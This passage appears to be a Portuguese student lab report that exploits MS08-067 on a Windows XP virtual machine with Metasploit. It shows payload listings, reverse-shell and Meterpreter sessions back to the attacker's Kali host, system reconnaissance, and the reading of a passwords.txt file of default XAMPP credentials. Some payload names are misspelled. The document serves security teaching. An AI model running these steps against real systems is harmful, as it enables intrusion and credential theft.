windows/meterpreter/bind_hidden_tcp        normal Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
windows/meterpreter/bind_ipsv6_tcp         normal Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
windows/meterpreter/bind_ipsv6_tcp_uauid   normal Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UAID Support (Windows x86)
windows/meterpreter/bind_nomf_tcp          normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
windows/meterpreter/bind_tcp               normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
windows/meterpreter/bind_tcp_rc4           normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption)
windows/meterpreter/bind_tcp_uauid         normal Windows Meterpreter (Reflective Injection), Bind TCP Stager with UAID Support (Windows x86)
windows/meterpreter/reverse_hop_http       normal Windows Meterpreter (Reflective Injection), Reverse Hop HTTP Stager
windows/meterpreter/reverse_http           normal Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (wininet)
windows/meterpreter/reverse_https          normal Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (wininet)
windows/meterpreter/reverse_https_proxy    normal Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy
windows/meterpreter/reverse_ipsv6_tcp     normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
```


Depois inserimos o comando “set PAYLOAD generic/Shell_reverse_tcp” e de seguida “show options”, finalmente definimos o valor de LHOST com o endereço IP do Kali:

```
File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.64.130  yes       The target address
  RPORT     445             yes       Set the SMB service port
  SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.64.128  yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) >
```

Por fim executamos o comando “exploit”, que nos permitirá explorar a vulnerabilidade escolhido, atacando assim o sistema alvo, que está perfeitamente identificado:

```
File Edit View Search Terminal Help

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.64.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.64.128:4444 -> 192.168.64.130:1111) at 2016-05-20 16:38:18 +0100

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Para teste executamos o comando “netstat -a” que nos mostra todas as conexões e portas abertas:

```
File Edit View Search Terminal Help

C:\WINDOWS\system32>netstat -a
netstat -a

Active Connections

Proto Local Address           Foreign Address         State
TCP    tester-595cbae@ftp      tester-595cbae@0        LISTENING
TCP    tester-595cbae@smtp     tester-595cbae@0        LISTENING
TCP    tester-595cbae@http     tester-595cbae@0        LISTENING
TCP    tester-595cbae@rsync    tester-595cbae@0        LISTENING
TCP    tester-595cbae@180      tester-595cbae@0        LISTENING
TCP    tester-595cbae@https    tester-595cbae@0        LISTENING
TCP    tester-595cbae@microsoft.d... tester-595cbae@0        LISTENING
TCP    tester-595cbae@3306     tester-595cbae@0        LISTENING
TCP    tester-595cbae@1028     tester-595cbae@0        LISTENING
TCP    tester-595cbae@14147    tester-595cbae@0        LISTENING
TCP    tester-595cbae@netbios-ssn tester-595cbae@0        LISTENING
TCP    tester-595cbae@1111     192.168.64.128:4444     ESTABLISHED
TCP    tester-595cbae@1116     192.168.64.128:4444     CLOSE_WAIT
TCP    tester-595cbae@1117     192.168.64.128:4444     ESTABLISHED
TCP    tester-595cbae@1123     192.168.64.128:4444     ESTABLISHED
TCP    tester-595cbae@netbios-ssn tester-595cbae@0        LISTENING
UDP    tester-595cbae@1116     *:*                     LISTENING
UDP    tester-595cbae@microsoft.d... *:*                     LISTENING
UDP    tester-595cbae@1034     *:*                     LISTENING
UDP    tester-595cbae@1028     *:*                     LISTENING
UDP    tester-595cbae@4500     *:*                     LISTENING
UDP    tester-595cbae@ntp      *:*                     LISTENING
UDP    tester-595cbae@1900     *:*                     LISTENING
UDP    tester-595cbae@ntp      *:*                     LISTENING
UDP    tester-595cbae@netbios-n... *:*                     LISTENING
UDP    tester-595cbae@netbios-d... *:*                     LISTENING
UDP    tester-595cbae@1900     *:*                     LISTENING
UDP    tester-595cbae@ntp      *:*                     LISTENING
UDP    tester-595cbae@netbios-n... *:*                     LISTENING
UDP    tester-595cbae@netbios-d... *:*                     LISTENING
UDP    tester-595cbae@1900     *:*                     LISTENING

C:\WINDOWS\system32>
```

De seguida iremos criar um ficheiro de texto no ambiente de trabalho, para isso usamos o comando “cd” até estarmos na diretoria pretendida, depois usamos o comando “copy NUL grupo03.txt” criando assim o ficheiro:

```
File Edit View Search Terminal Help

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>cd ..
cd ..

C:\>cd "Documents and Settings"
cd "Documents and Settings"

C:\Documents and Settings>cd user
cd user

C:\Documents and Settings\user>cd Desktop
cd Desktop

C:\Documents and Settings\user\Desktop>copy NUL grupo03.txt
copy NUL grupo03.txt
1 file(s) copied.

C:\Documents and Settings\user\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8BF-34E0

Directory of C:\Documents and Settings\user\Desktop

05/20/2016  05:18 PM    <DIR>          .
05/20/2016  05:18 PM    <DIR>          ..
05/20/2016  05:18 PM                0 grupo03.txt
02/04/2015  03:01 AM      22,749,412 ImmunityDebugger_1_85_setup.exe
02/04/2015  03:07 AM      146,523 mona-master.zip
02/04/2015  02:52 AM                Mar-FTP
02/04/2015  02:38 AM          1,404 XAMPP Control Panel.lnk
04/26/2009  10:20 PM      100,864 zervit.exe
               5 File(s)      22,998,203 bytes
               3 Dir(s)      40,098,114,176 bytes free

C:\Documents and Settings\user\Desktop>
```

No passo seguinte usamos o Meterpreter, usando os comandos “set PAYLOAD Windows/meterpreter/reverse_tcp” e “exploit”:

```
File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.64.130    yes       The target address
  RPORT     445               yes       Set the SMB service port
  SMBPIPE   BROWSER           yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: . seh, thread, process, none)
  LHOST     192.168.64.128   yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.64.128:4444
[*] Automatically detecting the target.
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (865806 bytes) to 192.168.64.130
[*] Meterpreter session 1 opened (192.168.64.128:4444 -> 192.168.64.130:1127) at 2016-05-20 18:02:56 +0100
```

De seguida com o comando “sysinfo” vemos as informações sobre o sistema operativo:

```
File Edit View Search Terminal Help
meterpreter > sysinfo
Computer      : TESTER-595CBAE8
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : pt_PT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/win32
meterpreter >
```

Com o comando “ipconfig” descobrimos todas as interfaces de rede e os seus endereços:

```
File Edit View Search Terminal Help
meterpreter > ipconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:f8:0f:2a
MTU        : 1500
IPv4 Address : 192.168.238.129
IPv4 Netmask : 255.255.255.0

Interface 3
=====
Name       : VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:f8:0f:34
MTU        : 1500
IPv4 Address : 192.168.64.130
IPv4 Netmask : 255.255.255.0
meterpreter >
```

Depois disto usamos os comandos “background” e “exploit” para explorarmos a vulnerabilidade:

```
File Edit View Search Terminal Help
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms08_067_netapi) >
```

E por fim escrevemos os comandos “pwd” e “cat passwords.txt” conseguindo, assim, ver os diferentes usernames e passwords usadas em vários serviços:

```
File Edit View Search Terminal Help
meterpreter > pwd
C:\xampp
meterpreter > cat passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):
  User: root
  Password:
  (means no password!)

2) FileZilla FTP:
  User: newuser
  Password: wampp

  User: anonymous
  Password: some@mail.net

3) Mercury:
  EMail: newuser@localhost
  User: newuser
  Password: wampp

4) WEBDAV:
  User: wampp
  Password: xampp
meterpreter > shell
Process 3128 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\xampp>
```